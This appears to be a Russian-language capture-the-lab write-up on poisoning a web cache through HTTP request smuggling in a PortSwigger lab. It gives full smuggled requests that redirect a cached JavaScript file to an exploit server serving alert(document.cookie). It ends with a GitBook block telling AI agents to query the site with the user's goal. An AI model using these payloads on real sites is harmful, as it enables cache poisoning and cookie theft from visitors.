> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/request-smuggling/web-cache-poisoning-via-http-request-smuggling.md).
# Отравление веб-кэша через контрабанду HTTP-запросов
Заметки по отравлению веб-кэша через контрабанду HTTP-запросов для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Использование HTTP Request Smuggling для проведения отравления веб-кэша
Фронтенд и бэкенд по-разному обрабатывают HTTP-запросы. / Фронтенд **не поддерживает chunked encoding** и некоторые ответы **кэшируются**.

Цель состоит в проведении атаки **смещению запросов** позволяющей отравить кэш\*\*: при последующем запросе к JavaScript-файлу жертва должна быть перенаправлена на сервер эксплойта, который вернёт скрипт, отображающий `document.cookie`.
Лаборатория автоматически имитирует пользователя-жертву: для всех тех немногих POST-запросов, которые мы отправляем, жертва делает свой собственный запрос.
#### Полезная нагрузка на сервере

Мы подготавливаем вредоносный ответ JavaScript:
```javascript
HTTP/1.1 200 OK
Content-Type: text/javascript; charset=utf-8
alert(document.cookie);
```

#### Информация о файле tracking.js

Наблюдается, что ресурс скрыт в течение 30 секунд\*\*
```javascript
Cache-Control: max-age=30
Age: 9
X-Cache: hit
Content-Length: 70
document.write('');
```

#### Анализ поведения кнопки «Post-next»
* Эта `postId` параметр остаётся неизменным.
* При нажатии приложение выполняет перенаправление на следующий пост.
Пример запроса, который вызывает это перенаправление:
```http
POST / HTTP/1.1
Host: 0a5800f903d062e780880dfb00620034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Transfer-Encoding: chunked
0
GET /post/next?postId=3 HTTP/1.1
Тест: A
```


#### Тест: внедрение произвольного заголовка Host
Заменив Host внутреннего запроса:
```http
POST / HTTP/1.1
Host: 0a5800f903d062e780880dfb00620034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Transfer-Encoding: chunked
0
GET /post/next?postId=3 HTTP/1.1
Host: google.com
Content-Length: 11
test=test
```
#### Итоговая полезная нагрузка для перенаправления на наш сервер эксплойта
Внутренний GET-запрос, содержащий наш контролируемый **Host** внедряется:
```http
POST / HTTP/1.1
Host: 0a5800f903d062e780880dfb00620034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Transfer-Encoding: chunked
0
GET /post/next?postId=3 HTTP/1.1
Host: exploit-0a94005103f762a980690cd701e3004c.exploit-server.net
Content-Length: 20
test=test
```
Как только жертва загружает кэшированный JavaScript-ресурс, кэш вернёт **в течение 30 секунд** наш изменённый ответ, вызывая:
```javascript
alert(document.cookie)
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/request-smuggling/web-cache-poisoning-via-http-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
 ');
```
');
```
.png?alt=media)